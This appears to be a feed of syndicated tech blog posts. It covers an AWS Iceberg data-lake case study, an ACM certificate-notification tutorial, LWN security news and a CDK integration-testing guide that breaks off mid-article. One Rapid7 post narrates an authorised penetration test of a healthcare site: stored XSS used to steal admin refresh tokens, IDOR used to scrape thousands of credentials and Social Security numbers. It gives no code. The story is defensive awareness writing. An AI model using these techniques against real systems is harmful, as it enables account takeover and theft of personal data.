For example, with these features, Orca was able to easily change several of its table partitioning from DAY to HOUR with no impact on user queries. Without this native Iceberg capability, they would have needed to coordinate the new schema with all the teams that query the tables and rewrite the entire data, which would have been a costly, time-consuming, and error-prone process.

Optimizing EMR streaming ingestion for high throughput

As mentioned previously, the system ingests billions of messages daily, resulting in terabytes of data processed and stored each day. Therefore, optimizing the EMR clusters for this type of load while maintaining high throughput and low costs has been an ongoing challenge. Orca addressed this in several ways.

First, Orca chose to use instance fleets with its EMR clusters because they allow optimized resource allocation by combining different instance types and sizes. Instance fleets improve resilience by allowing multiple Availability Zones to be configured. As a result, the cluster will launch in an Availability Zone with all the required instance types, preventing capacity limitations. Additionally, instance fleets can use both Amazon Elastic Compute Cloud (Amazon EC2) On-Demand and Spot instances, resulting in cost savings.

The process of sizing the cluster for high throughput and lower costs involved adjusting the number of core and task nodes, selecting suitable instance types, and fine-tuning CPU and memory configurations. Ultimately, Orca was able to find an optimal configuration consisting of on-demand core nodes and spot task nodes of varying sizes, which provided high throughput but also ensured compliance with SLAs.

Orca also found that using different Kafka Spark Structured Streaming properties, such as minOffsetsPerTrigger, maxOffsetsPerTrigger, and minPartitions, provided higher throughput and better control of the load. Using minPartitions, which enables better parallelism and distribution across a larger number of tasks, was particularly useful for consuming high lags quickly.

Lastly, when dealing with a high data ingestion rate, Amazon S3 may throttle the requests and return 503 errors. To address this scenario, Iceberg offers a table property called write.object-storage.enabled, which incorporates a hash prefix into the stored S3 object path. This approach effectively mitigates throttling problems.

Taming the small files problem for fast reads

A common challenge often encountered when ingesting streaming data into the data lake is the creation of many small files. This can have a negative impact on read performance when querying the data with Athena or Apache Spark. Having a high number of files leads to longer query planning and runtimes due to the need to process and read each file, resulting in overhead for file system operations and network communication. Additionally, this can result in higher costs due to the large number of S3 PUT and GET requests required.

To address this challenge, Apache Spark Structured Streaming provides the trigger mechanism, which can be used to tune the rate at which data is committed to Apache Iceberg tables. The commit rate has a direct impact on the number of files being produced. For instance, a higher commit rate, corresponding to a shorter time interval, results in lots of data files being produced.

In certain cases, launching the Spark cluster on an hourly basis and configuring the trigger to AvailableNow facilitated the processing of larger data batches and reduced the number of small files created. Although this approach led to cost savings, it did involve a trade-off of reduced data freshness. However, this trade-off was deemed acceptable for specific use cases.

In addition, to address preexisting small files within the data lake, Apache Iceberg offers a data files compaction operation that combines these smaller files into larger ones. Running this operation on a schedule is highly recommended to optimize the number and size of the files. Compaction also proves valuable in handling late-arriving data and enables the integration of this data into consolidated files.

Maximizing performance with Athena version 3

Orca was an early adopter of Athena version 3, Amazon’s implementation of the Trino query engine, which provides extensive support for Apache Iceberg. Whenever possible, Orca preferred using Athena over Apache Spark for data processing. This preference was driven by the simplicity and serverless architecture of Athena, which led to reduced costs and easier usage, unlike Spark, which typically required provisioning and managing a dedicated cluster at higher costs.

In addition, Orca used Athena as part of its model training and as the primary engine for ad hoc exploratory queries conducted by data scientists, business analysts, and engineers. However, for maintaining Iceberg tables and updating table properties, Apache Spark remained the more scalable and feature-rich option.

Maintaining Apache Iceberg tables

Ensuring optimal query performance and minimizing storage overhead became a significant challenge as the data lake grew to a petabyte scale. To address this challenge, Apache Iceberg offers several maintenance procedures, such as the following:

  • Data files compaction – This operation, as mentioned earlier, involves combining smaller files into larger ones and reorganizing the data within them. This operation not only reduces the number of files but also enables data sorting based on different columns or clustering similar data using z-ordering. Using Apache Iceberg’s compaction results in significant performance improvements, especially for large tables, making a noticeable difference in query performance between compacted and uncompacted data.
  • Expiring old snapshots – This operation provides a way to remove outdated snapshots and their associated data files, enabling Orca to maintain low storage costs.

Running these maintenance procedures efficiently and cost-effectively using Apache Spark, particularly the compaction operation, which operates on terabytes of data daily, requires careful consideration. This entails appropriately sizing the Spark cluster running on EMR and adjusting various settings such as CPU and memory.

In addition, using Apache Iceberg’s metadata tables proved to be very helpful in identifying issues related to the physical layout of Iceberg’s tables, which can directly impact query performance. Metadata tables offer insights into the physical data storage layout of the tables and offer the convenience of querying them with Athena version 3. By accessing the metadata tables, crucial information about tables’ data files, manifests, history, partitions, snapshots, and more can be obtained, which aids in understanding and optimizing the table’s data layout.

For instance, the following queries can uncover valuable information about the underlying data:

  • The number of files and their average size per partition:
    >SELECT partition, file_count, (total_size / file_count) AS avg_file_size FROM "db"."table$partitions"

  • The number of data files pointed to by each manifest:
    SELECT path, added_data_files_count + existing_data_files_count AS number_of_data_files FROM "db"."table$manifests"

  • Information about the data files:
    SELECT file_path, file_size_in_bytes FROM "db"."table$files"

  • Information related to data completeness:
    SELECT record_count, partition FROM "db"."table$partitions"

Managing data retention

Effective management of data retention in a petabyte-scale data lake is crucial to ensure low storage costs as well as to comply with GDPR. However, implementing such a process can be challenging when dealing with Iceberg data stored in S3 buckets, because deleting files based on simple S3 lifecycle policies could potentially cause table corruption. This is because Iceberg’s data files are referenced in manifest files, so any changes to data files must also be reflected in the manifests.

To address this challenge, certain considerations must be taken into account while handling data retention properly. Apache Iceberg provides two modes for handling deletes, namely copy-on-write (CoW), and merge-on-read (MoR). In CoW mode, Iceberg rewrites data files at the time of deletion and creates new data files, whereas in MoR mode, instead of rewriting the data files, a delete file is written that lists the position of deleted records in files. These files are then reconciled with the remaining data during read time.

In favor of faster read times, CoW mode is preferable and when used in conjunction with the expiring old snapshots operation, it allows for the hard deletion of data files that have exceeded the set retention period.

In addition, by storing the data sorted based on the field that will be utilized for deletion (for example, organizationID), it’s possible to reduce the number of files that require rewriting. This optimization significantly enhances the efficiency of the deletion process, resulting in improved deletion times.

Monitoring the data lake infrastructure and operations

Managing a data lake infrastructure is challenging due to the various components it encompasses, including those responsible for data ingestion, storage, processing, and querying.

Effective monitoring of all these components involves tracking resource utilization, data ingestion rates, query runtimes, and various other performance-related metrics, and is essential for maintaining optimal performance and detecting issues as soon as possible.

Monitoring Amazon EMR was crucial because it played a vital role in the system for data ingestion, processing, and maintenance. Orca monitored the cluster status and resource usage of Amazon EMR by utilizing the available metrics through Amazon CloudWatch. Furthermore, it used JMX Exporter and Prometheus to scrape specific Apache Spark metrics and create custom metrics to further improve the pipelines’ observability.

Another challenge emerged when attempting to further monitor the ingestion progress through Kafka lag. Although Kafka lag tracking is the standard method for monitoring ingestion progress, it posed a challenge because Spark Structured Streaming manages its offsets internally and doesn’t commit them back to Kafka. To overcome this, Orca utilized the progress of the Spark Structured Streaming Query Listener (StreamingQueryListener) to monitor the processed offsets, which were then committed to a dedicated Kafka consumer group for lag monitoring.

In addition, to ensure optimal query performance and identify potential performance issues, it was essential to monitor Athena queries. Orca addressed this by using key metrics from Athena and the AWS SDK for Pandas, specifically TotalExecutionTime and ProcessedBytes. These metrics helped identify any degradation in query performance and keep track of costs, which were based on the size of the data scanned.

Mitigating data quality issues

Apache Iceberg’s capabilities and overall architecture played a key role in mitigating data quality challenges.

One of the ways Apache Iceberg addresses these challenges is through its schema evolution capability, which enables users to modify or add columns to a table’s schema without rewriting the entire data. This feature prevents data quality issues that may arise due to schema changes, because the table’s schema is managed as part of the manifest files, ensuring safe changes.

Furthermore, Apache Iceberg’s time travel feature provides the ability to review a table’s history and roll back to a previous snapshot. This functionality has proven to be extremely useful in identifying potential data quality issues and swiftly resolving them by reverting to a previous state with known data integrity.

These robust capabilities ensure that data within the data lake remains accurate, consistent, and reliable.

Conclusion

Data lakes are an essential part of a modern data architecture, and now it’s easier than ever to create a robust, transactional, cost-effective, and high-performant data lake by using Apache Iceberg, Amazon S3, and AWS Analytics services such as Amazon EMR and Athena.

Since building the data lake, Orca has observed significant improvements. The data lake infrastructure has allowed Orca’s platform to have seamless scalability while reducing the cost of running its data pipelines by over 50% utilizing Amazon EMR. Additionally, query costs were reduced by more than 50% using the efficient querying capabilities of Apache Iceberg and Athena version 3.

Most importantly, the data lake has made a profound impact on Orca’s platform and continues to play a key role in its success, supporting new use cases such as change data capture (CDC) and others, and enabling the development of cutting-edge cloud security solutions.

If Orca’s journey has sparked your interest and you are considering implementing a similar solution in your organization, here are some strategic steps to consider:

  • Start by thoroughly understanding your organization’s data needs and how this solution can address them.
  • Reach out to experts, who can provide you with guidance based on their own experiences. Consider engaging in seminars, workshops, or online forums that discuss these technologies. The following resources are recommended for getting started:
  • An important part of this journey would be to implement a proof of concept. This hands-on experience will provide valuable insights into the complexities of a transactional data lake.

Embarking on a journey to a transactional data lake using Amazon S3, Apache Iceberg, and AWS Analytics can vastly improve your organization’s data infrastructure, enabling advanced analytics and machine learning, and unlocking insights that drive innovation.


About the Authors

Eliad Gat is a Big Data & AI/ML Architect at Orca Security. He has over 15 years of experience designing and building large-scale cloud-native distributed systems, specializing in big data, analytics, AI, and machine learning.

Oded Lifshiz is a Principal Software Engineer at Orca Security. He enjoys combining his passion for delivering innovative, data-driven solutions with his expertise in designing and building large-scale machine learning pipelines.

Yonatan Dolan is a Principal Analytics Specialist at Amazon Web Services. He is located in Israel and helps customers harness AWS analytical services to leverage data, gain insights, and derive value. Yonatan also leads the Apache Iceberg Israel community.

Carlos Rodrigues is a Big Data Specialist Solutions Architect at Amazon Web Services. He helps customers worldwide build transactional data lakes on AWS using open table formats like Apache Hudi and Apache Iceberg.

Sofia Zilberman is a Sr. Analytics Specialist Solutions Architect at Amazon Web Services. She has a track record of 15 years of creating large-scale, distributed processing systems. She remains passionate about big data technologies and architecture trends, and is constantly on the lookout for functional and technological innovations.
PenTales: Testing Security Health for a Healthcare Company

Post Syndicated from Aaron Tennison original https://blog.rapid7.com/2023/07/20/pentales-testing-security-health-for-a-healthcare-company/

PenTales: Testing Security Health for a Healthcare Company

At Rapid7 we love a good pen test story. So often they show the cleverness, skill, resilience, and dedication to our customer’s security that can only come from actively trying to break it! In this series, we’re going to share some of our favorite tales from the pen test desk and hopefully highlight some ways you can improve your own organization’s security.

Rapid7 was tasked with testing a provider website in the healthcare industry. Providers had the ability on the website to apply for jobs, manage time cards, connect with employers needing help at hospitals, apply for contracts, as well as manage certificates and documents that were needed to perform duties. The provider website was interested to see if their web application had any flaws that could be leveraged as an attacker, as the application was heavily customized.

I began by testing input fields for any vulnerabilities. If an input field does not sanitize user input correctly this could open the web application for potential attacks that allow an attacker to inject code. The vulnerable form with injected code could then be used to attack the web application or target users. An input field can be anything that allows you to enter information into the web application, like your name or email address. I discovered a field that was not correctly sanitizing input and when submitted, was viewed by accounts with administrative access.

Using the leverage gained from the vulnerable field I was able to perform a Cross Site Scripting (XSS) attack which stores JavaScript in a vulnerable form and returns the JavaScript to users. When a user views a vulnerable form with injected code, the code is executed inside the victim’s browser. An XSS payload was created that, when viewed by users, sent a refresh token to a server under our control. This allowed us to collect administrative tokens for accounts that viewed the vulnerable form, resulting in account takeovers. I also discovered that the refresh token was misconfigured and allowed indefinite access to the web application once obtained. With said refresh token in hand I could log in to the account indefinitely even if the password was changed.

I then turned my attention to authorization issues on the web application. As a non-privileged user, I discovered a dashboard that allowed providers to view expiring documents. The request was vulnerable to Broken Object-Level Authorization and Insecure Direct Object Reference (IDOR). so I was able to manipulate the request to access streams of all uploaded documents for all end users with accounts on the web applications. These documents included all healthcare documents uploaded to the application including background checks, Social Security information, addresses, physician documents, and more.

Further analysis of the application showed that unprivileged users could access calls that were being utilized by administrative users. These calls disclosed sensitive information including usernames and passwords for vendors and staff associated with contracted hospitals on the application. As a non-privileged user account, I utilized this authorization issue in combination with an IDOR vulnerability to scrape usernames and passwords from the vulnerable endpoint for over 15,000 accounts in minutes.

Chasing a hunch that there would be more misconfigurations to exploit, I discovered that candidates for hospital positions at multiple locations had cleartext Social Security numbers stored in an administrative portion of the web application. An API endpoint was used to retrieve the information, and the endpoint was vulnerable to IDOR. I performed a brute force attack to retrieve names and cleartext Social Security numbers from hundreds of accounts being stored in the application.

This test highlighted some issues present in a large amount of web applications. We demonstrated just how quickly adversaries could exfiltrate sensitive data from an application that did not have safeguards in place. We also demonstrated just how important ensuring user input is sanitized correctly in an application and how failing to do so correctly can put users and the company at risk. Ensuring users are isolated and authorization is implemented appropriately is another major factor to consider when operating in the healthcare industry, as protecting client data is critical when dealing with protected health information and personally identifiable information.

The client was shocked at the results of testing the security of the application. The test disclosed some serious vulnerabilities that were not previously discovered by past testing from other security vendors, highlighting the importance of continuous testing especially for a customized application that was constantly evolving.

Check us out at this year’s Black Hat USA in Las Vegas! Our experts will be giving talks and our booth will be staffed with many members of our team. Stop by and say hi.

[$] Much ado about SBAT

Post Syndicated from original https://lwn.net/Articles/938422/

Sometimes, the shortest patches lead to the longest threads; for a case in
point, see this
three-line change
posted by Emanuele Giuseppe Esposito. The purpose of
this change is to improve the security of locked-down systems by adding a
“revocation number” to the kernel image. But, as the discussion revealed,
both the cost and the value of this feature are seen differently across the
kernel-development community.

Security updates for Thursday

Post Syndicated from original https://lwn.net/Articles/938711/

Security updates have been issued by Debian (chromium), Fedora (sysstat), Gentoo (openssh), Mageia (firefox/nss, kernel, kernel-linus, maven, mingw-nsis, mutt/neomutt, php, qt4/qtsvg5, and texlive), Red Hat (java-1.8.0-openjdk, java-11-openjdk, java-17-openjdk, and kpatch-patch), Slackware (curl and openssh), SUSE (curl, grafana, kernel, mariadb, MozillaFirefox, MozillaFirefox-branding-SLE, poppler, python-Flask, python310, samba, SUSE Manager Client Tools, and texlive), and Ubuntu (curl, ecdsautils, and samba).

How to manage certificate lifecycles using ACM event-driven workflows

Post Syndicated from Shahna Campbell original https://aws.amazon.com/blogs/security/how-to-manage-certificate-lifecycles-using-acm-event-driven-workflows/

With AWS Certificate Manager (ACM), you can simplify certificate lifecycle management by using event-driven workflows to notify or take action on expiring TLS certificates in your organization. Using ACM, you can provision, manage, and deploy public and private TLS certificates for use with integrated AWS services like Amazon CloudFront and Elastic Load Balancing (ELB), as well as for your internal resources and infrastructure. For a full list of integrated services, see Services integrated with AWS Certificate Manager.

By implementing event-driven workflows for certificate lifecycle management, you can help increase the visibility of upcoming and actual certificate expirations, and notify application teams that their action is required to renew a certificate. You can also use event-driven workflows to automate provisioning of private certificates to your internal resources, like a web server based on Amazon Elastic Compute Cloud (Amazon EC2).

In this post, we describe the ACM event types that Amazon EventBridge supports. EventBridge is a serverless event router that you can use to build event-driven applications at scale. ACM publishes these events for important occurrences, such as when a certificate becomes available, approaches expiration, or fails to renew. We also highlight example use cases for the event types supported by ACM. Lastly, we show you how to implement an event-driven workflow to notify application teams that they need to take action to renew a certificate for their workloads. You can also use these types of workflows to send the relevant event information to AWS Security Hub or to initiate certificate automation actions through AWS Lambda.

To view a video walkthrough and demo of this workflow, see AWS Certificate Manager: How to create event-driven certificate workflows.

ACM event types and selected use cases

In October 2022, ACM released support for three new event types:

  • ACM Certificate Renewal Action Required
  • ACM Certificate Expired 
  • ACM Certificate Available

Before this release, ACM had a single event type: ACM Certificate Approaching Expiration. By default, ACM creates Certificate Approaching Expiration events daily for active, ACM-issued certificates starting 45 days prior to their expiration. To learn more about the structure of these event types, see Amazon EventBridge support for ACM. The following examples highlight how you can use the different event types in the context of certificate lifecycle operations.

Notify stakeholders that action is required to complete certificate renewal

ACM emits an ACM Certificate Renewal Action Required event when customer action must be taken before a certificate can be renewed. For instance, if permissions aren’t appropriately configured to allow ACM to renew private certificates issued from AWS Private Certificate Authority (AWS Private CA), ACM will publish this event when automatic renewal fails at 45 days before expiration. Similarly, ACM might not be able to renew a public certificate because an administrator needs to confirm the renewal by email validation, or because Certification Authority Authorization (CAA) record changes prevent automatic renewal through domain validation. ACM will make further renewal attempts at 30 days, 15 days, 3 days, and 1 day before expiration, or until customer action is taken, the certificate expires, or the certificate is no longer eligible for renewal. ACM publishes an event for each renewal attempt.

It’s important to notify the appropriate parties — for example, the Public Key Infrastructure (PKI) team, security engineers, or application developers — that they need to take action to resolve these issues. You might notify them by email, or by integrating with your workflow management system to open a case that the appropriate engineering or support teams can track.

Notify application teams that a certificate for their workload has expired

You can use the ACM Certificate Expired event type to notify application teams that a certificate associated with their workload has expired. The teams should quickly investigate and validate that the expired certificate won’t cause an outage or cause application users to see a message stating that a website is insecure, which could impact their trust. To increase visibility for support teams, you can publish this event to Security Hub or a support ticketing system. For an example of how to publish these events as findings in Security Hub, see Responding to an event with a Lambda function.

Use automation to export and place a renewed private certificate

ACM sends an ACM Certificate Available event when a managed public or private certificate is ready for use. ACM publishes the event on issuance, renewal, and import. When a private certificate becomes available, you might still need to take action to deploy it to your resources, such as installing the private certificate for use in an EC2 web server. This includes a new private certificate that AWS Private CA issues as part of managed renewal through ACM. You might want to notify the appropriate teams that the new certificate is available for export from ACM, so that they can use the ACM APIs, AWS Command Line Interface (AWS CLI), or AWS Management Console to export the certificate and manually distribute it to your workload (for example, an EC2-based web server). For integrated services such as ELB, ACM binds the renewed certificate to your resource, and no action is required.

You can also use this event to invoke a Lambda function that exports the private certificate and places it in the appropriate directory for the relevant server, provide it to other serverless resources, or put it in an encrypted Amazon Simple Storage Service (Amazon S3) bucket to share with a third party for mutual TLS or a similar use case.

How to build a workflow to notify administrators that action is required to renew a certificate

In this section, we’ll show you how to configure notifications to alert the appropriate stakeholders that they need to take an action to successfully renew an ACM certificate.

To follow along with this walkthrough, make sure that you have an AWS Identity and Access Management (IAM) role with the appropriate permissions for EventBridge and Amazon Simple Notification Service (Amazon SNS). When a rule runs in EventBridge, a target associated with that rule is invoked, and in order to make API calls on Amazon SNS, EventBridge needs a resource-based IAM policy.

The following IAM permissions work for the example below (and for tidying up afterwards):

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "events:*"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:events:*:*:*"
    },
    {
      "Action": [
        "iam:PassRole"
      ],
      "Effect": "Allow",
      "Resource": "*",
      "Condition": {
        "StringLike": {
          "iam:PassedToService": "events.amazonaws.com"
        }
      }
    }  
  ]
}

The following is a sample resource-based policy that allows EventBridge to publish to an Amazon SNS topic. Make sure to replace <region>, <account-id>, and <topic-name> with your own data.

{
  "Sid": "PublishEventsToMyTopic",
  "Effect": "Allow",
  "Principal": {
    "Service": "events.amazonaws.com"
  },
  "Action": "sns:Publish",
  "Resource": "arn:aws:sns:<region>:<account-id>:<topic-name>"
}

The first step is to create an SNS topic by using the console to link multiple endpoints such as AWS Lambda and Amazon Simple Queue Service (Amazon SQS), or send a notification to an email address.

To create an SNS topic

  1. Open the Amazon SNS console.
  2. In the left navigation pane, choose Topics.
  3. Choose Create Topic.
  4. For Type, choose Standard.
  5. Enter a name for the topic, and (optional) enter a display name.
  6. Choose the triangle next to the Encryption — optional panel title.
    1. Select the Encryption toggle (optional) to encrypt the topic. This will enable server-side encryption (SSE) to help protect the contents of the messages in Amazon SNS topics.
    2. For this demonstration, we are going to use the default AWS managed KMS key. Using Amazon SNS with AWS Key Management Service (AWS KMS) provides encryption at rest, and the data keys that encrypt the SNS message data are stored with the data protected. To learn more about SNS data encryption, see Data encryption.
  7. Keep the defaults for all other settings.
  8. Choose Create topic.

When the topic has been successfully created, a notification bar appears at the top of the screen, and you will be routed to the page for the newly created topic. Note the Amazon Resource Name (ARN) listed in the Details panel because you’ll need it for the next section.

Next, you need to create a subscription to the topic to set a destination endpoint for the messages that are pushed to the topic to be delivered.

To create a subscription to the topic

  1. In the Subscriptions section of the SNS topic page you just created, choose Create subscription.
  2. On the Create subscription page, in the Details section, do the following:
    1. For Protocol, choose Email.
    2. For Endpoint, enter the email address where the ACM Certificate Renewal Action Required event alerts should be sent.
    3. Keep the default Subscription filter policy and Redrive policy settings for this demonstration.
    4. Choose Create subscription.
  3. To finalize the subscription, an email will be sent to the email address that you entered as the endpoint. To validate your subscription, choose Confirm Subscription in the email when you receive it.
  4. A new web browser will open with a message verifying that the subscription status is Confirmed and that you have been successfully subscribed to the SNS topic.

Next, create the EventBridge rule that will be invoked when an ACM Certificate Renewal Action Required event occurs. This rule uses the SNS topic that you just created as a target.

To create an EventBridge rule

  1. Navigate to the EventBridge console.
  2. In the left navigation pane, choose Rules.
  3. Choose Create rule.
  4. In the Rule detail section, do the following:
    1. Define the rule by entering a Name and an optional Description.
    2. In the Event bus dropdown menu, select the default event bus.
    3. Keep the default values for the rest of the settings.
    4. Choose Next.
  5. For Event source, make sure that AWS events or EventBridge partner events is selected, because the event source is ACM.
  6. In the Sample event panel, under Sample events, choose ACM Certificate Renewal Action Required as the sample event. This helps you verify your event pattern.
  7. In the Event pattern panel, for Event Source, make sure that AWS services is selected. 
  8. For AWS service, choose Certificate Manager.
  9. Under Event type, choose ACM Certificate Renewal Action Required.
  10. Choose Test pattern.
  11. In the Event pattern section, a notification will appear stating Sample event matched the event pattern to confirm that the correct event pattern was created.
  12. Choose Next.
  13. In the Target 1 panel, do the following:
    1. For Target types, make sure that AWS service is selected.
    2. Under Select a target, choose SNS topic.
    3. In the Topic dropdown list, choose your desired topic.
    4. Choose Next.
  14. (Optional) Add tags to the topic.
  15. Choose Next.
  16. Review the settings for the rule, and then choose Create rule.

Now you are listening to this event and will be notified when a customer action must be taken before a certificate can be renewed.

For another example of how to use Amazon SNS and email notifications, see How to monitor expirations of imported certificates in AWS Certificate Manager (ACM). For an example of how to use Lambda to publish findings to Security Hub to provide visibility to administrators and security teams, see Responding to an event with a Lambda function. Other options for responding to this event include invoking a Lambda function to export and distribute private certificates, or integrating with a messaging or collaboration tool for ChatOps.

Conclusion 

In this blog post, you learned about the new EventBridge event types for ACM, and some example use cases for each of these event types. You also learned how to use these event types to create a workflow with EventBridge and Amazon SNS that notifies the appropriate stakeholders when they need to take action, so that ACM can automatically renew a TLS certificate.

By using these events to increase awareness of upcoming certificate lifecycle events, you can make it simpler to manage TLS certificates across your organization. For more information about certificate management on AWS, see the ACM documentation or get started using ACM today in the AWS Management Console.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Want more AWS Security news? Follow us on Twitter.

Shahna Campbell

Shahna Campbell

Shahna is a solutions architect at AWS, working within the specialist organization with a focus on security. Previously, Shahna worked within the healthcare field clinically and as an application specialist. Shahna is passionate about cybersecurity and analytics. In her free time she enjoys hiking, traveling, and spending time with family.

Mani Subramanian

Manikandan Subramanian

Manikandan is a principal engineer at AWS Cryptography. His primary focus is on public key infrastructure (PKI), and he helps ensure secure communication using TLS certificates for AWS customers. Mani is also passionate at designing APIs, is an API bar raiser, and has helped launch multiple AWS services. Outside of work, Mani enjoys cooking and watching Formula One.

Zach Miller

Zach Miller

Zach is a Senior Security Specialist Solutions Architect at AWS. His background is in data protection and security architecture, focused on a variety of security domains, including cryptography, secrets management, and data classification. Today, he is focused on helping enterprise AWS customers adopt and operationalize AWS security services to increase security effectiveness and reduce risk.

100M USD Cerebras AI Cluster Makes it the Post-Legacy Silicon AI Winner

Post Syndicated from Patrick Kennedy original https://www.servethehome.com/100m-usd-cerebras-ai-cluster-makes-it-the-post-legacy-silicon-ai-winner/

Cerebras announced a $100M+ AI Cluster using its huge AI chips and plans for two more in 2023 making it a winner of the new AI silicon makers

The post 100M USD Cerebras AI Cluster Makes it the Post-Legacy Silicon AI Winner appeared first on ServeTheHome.

How to write and execute integration tests for AWS CDK applications

Post Syndicated from Svenja Raether original https://aws.amazon.com/blogs/devops/how-to-write-and-execute-integration-tests-for-aws-cdk-applications/

Automated integration testing validates system components and boosts confidence for new software releases. Performing integration tests on resources deployed to the AWS cloud enables the validation of AWS Identity and Access Management (IAM) policies, service limits, application configuration, and runtime code. For developers that are currently leveraging AWS Cloud Development Kit (AWS CDK) as their Infrastructure as Code tool, there is a testing framework available that makes integration testing easier to implement in the software release.

AWS CDK is an open-source framework for defining and provisioning AWS cloud infrastructure using supported programming languages. The framework includes constructs for writing and running unit and integration tests. The assertions construct can be used to write unit tests and assert against the generated CloudFormation templates. CDK integ-tests construct can be used for defining integration test cases and can be combined with CDK integ-runner for executing these tests. The integ-runner handles automatic resource provisioning and removal and supports several customization options. Unit tests using assertion functions are used to test configurations in the CloudFormation templates before deploying these templates, while integration tests run assertions in the deployed resources. This blog post demonstrates writing automated integration tests for an example application using AWS CDK.

Solution Overview

Architecture Diagram for the serverless data enrichment application

Figure 1: Serverless data enrichment application

The example application shown in Figure 1 is a sample serverless data enrichment application. Data is processed and enriched in the system as follows:

  1. Users publish messages to an Amazon Simple Notification Service (Amazon SNS) topic. Messages are encrypted at rest using an AWS Key Management Service (AWS KMS) customer-managed key.
  2. Amazon Simple Queue Service (Amazon SQS) queue is subscribed to the Amazon SNS topic, where published messages are delivered.
  3. AWS Lambda consumes messages from the Amazon SQS queue, adding additional data to the message. Messages that cannot be processed successfully are sent to a dead-letter queue.
  4. Successfully enriched messages are stored in an Amazon DynamoDB table by the Lambda function.
Architecture diagram for the integration test with one assertion

Figure 2: Integration test with one assertion

For this sample application, we will use AWS CDK’s integration testing framework to validate the processing for a single message as shown in Figure 2. To run the test, we configure the test framework to do the following steps:

  1. Publish a message to the Amazon SNS topic. Wait for the application to process the message and save to DynamoDB.
  2. Periodically check the Amazon DynamoDB table and verify that the saved message was enriched.

Prerequisites

The following are the required to deploy this solution:

The structure of the sample AWS CDK application repository is as follows:

  • /bin folder contains the top-level definition of the AWS CDK app.
  • /lib folder contains the stack definition of the application under test which defines the application described in the section above.
  • /lib/functions contains the Lambda function runtime code.
  • /integ-tests contains the integration test stack where we define and configure our test cases.

The repository is a typical AWS CDK application except that it has one additional directory for the test case definitions. For the remainder of this blog post, we focus on the integration test definition in /integ-tests/integ.sns-sqs-ddb.ts and walk you through its creation and the execution of the integration test.

Writing integration tests

An integration test should validate expected behavior of your AWS CDK application. You can define an integration test for your application as follows:

  1. Create a stack under test from the CdkIntegTestsDemoStack definition and map it to the application.
    // CDK App for Integration Tests
    const app = new cdk.App();
    
    // Stack under test
    const stackUnderTest = new CdkIntegTestsDemoStack(app, ‘IntegrationTestStack’, {
      setDestroyPolicyToAllResources: true,
      description:
        “This stack includes the application’s resources for integration testing.”,
    });
  2. Define the integration test construct with a list of test cases. This construct offers the ability to customize the behavior of the integration runner tool. For example, you can force the integ-runner to destroy the resources after the test run to force the cleanup.
    // Initialize Integ Test construct
    const integ = new IntegTest(app, ‘DataFlowTest’, {
      testCases: [stackUnderTest], // Define a list of cases for this test
      cdkCommandOptions: {
        // Customize the integ-runner parameters
        destroy: {
          args: {
            force: true,
          },
        },
      },
      regions: [stackUnderTest.region],
    });
  3. Add an assertion to validate the test results. In this example, we validate the single message flow from the Amazon SNS topic to the Amazon DynamoDB table. The assertion publishes the message object to the Amazon SNS topic using the AwsApiCall method. In the background this method utilizes a Lambda-backed CloudFormation custom resource to execute the Amazon SNS Publish API call with the AWS SDK for JavaScript.
    /**
     * Assertion:
     * The application should handle single message and write the enriched item to the DynamoDB table.
     */
    const id = 'test-id-1';
    const message = 'This message should be validated';
    /**
     * Publish a message to the SNS topic.
     * Note - SNS topic ARN is a member variable of the
     * application stack for testing purposes.
     */
    const assertion = integ.assertions
      .awsApiCall('SNS', 'publish', {
        TopicArn: stackUnderTest.topicArn,
        Message: JSON.stringify({
          id: id,
          message: message,
        }),
      })
  4. Use the next helper method to chain API calls. In our example, a second Amazon DynamoDB GetItem API call gets the item whose primary key equals the message id. The result from the second API call is expected to match the message object including the additional attribute added as a result of the data enrichment.
    /**
     * Validate that the DynamoDB table contains the enriched message.
     */
      .next(
        integ.assertions
          .awsApiCall('DynamoDB', 'getItem', {
            TableName: stackUnderTest.tableName,
            Key: { id: { S: id } },
          })
          /**
           * Expect the enriched message to be returned.
           */
          .expect(
            ExpectedResult.objectLike({
              Item: { id: { S: id, },
                message: { S: message, },
                additionalAttr: { S: 'enriched', },
              },
            }),
          )
  5. Since it may take a while for the message to be passed through the application, we run the assertion asynchronously by calling the waitForAssertions method. This means that the Amazon DynamoDB GetItem API call is called in intervals until the expected result is met or the total timeout is reached.
    /**
     * Timeout and interval check for assertion to be true.
     * Note - Data may take some time to arrive in DynamoDB.
     * Iteratively executes API call at specified interval.
     */
          .waitForAssertions({
            totalTimeout: Duration.seconds(25),
            interval: Duration.seconds(3),
          }),
      );
  6. The AwsApiCall method automatically adds the correct IAM permissions for both API calls to the AWS Lambda function. Given that the example application’s Amazon SNS topic is encrypted using an AWS KMS key, additional permissions are required to publish the message.
    // Add the required permissions to the api call
    assertion.provider.addToRolePolicy({
      Effect: 'Allow',
      Action: [
        'kms:Encrypt',
        'kms:ReEncrypt*',
        'kms:GenerateDataKey*',
        'kms:Decrypt',
      ],
      Resource: [stackUnderTest.kmsKeyArn],
    });

The full code for this blog is available on this GitHub project.

Running integration tests

In this section, we show how to run integration test for the introduced sample application using the integ-runner to execute the test case and report on the assertion results.

Install and build the project.

npm install 

npm run build

Run the following command to initiate the test case execution with a list of options.

npm run integ-test

The directory option specifies in which location the integ-runner needs to recursively search for test definition files. The parallel-regions option allows to define a list of regions to run tests in. We set this to us-east-1 and ensure that the AWS CDK bootstrapping has previously been performed in this region. The update-on-failed option allows to rerun the integration tests if the snapshot fails. A full list of available options can be found in the integ-runner Github repository.

Hint: if you want to retain your test stacks during development for debugging, you can specify the no-clean option to retain the test stack after the test run.

The integ-runner initially checks the integration test snapshots to determine if any changes have occurred since the last execution. Since there are no previous snapshots for the initial run, the snapshot verification fails. As a result, the integ-runner begins executing the integration tests using the ephemeral test stack and displays the result.

Verifying integration test snapshots...

  NEW        integ.sns-sqs-ddb 2.863s

Snapshot Results: 

Tests:    1 failed, 1 total

Running integration tests for failed tests...

Running in parallel across regions: us-east-1
Running test <your-path>/cdk-integ-tests-demo/integ-tests/integ.sns-sqs-ddb.js in us-east-1
  SUCCESS    integ.sns-sqs-ddb-DemoTest/DefaultTest 587.295s
       AssertionResultsAwsApiCallDynamoDBgetItem - success

Test Results: 

Tests:    1 passed, 1 total
The AWS CloudFormation console deploys the IntegrationTestStack and DataFlowDefaultTestDeployAssert stack

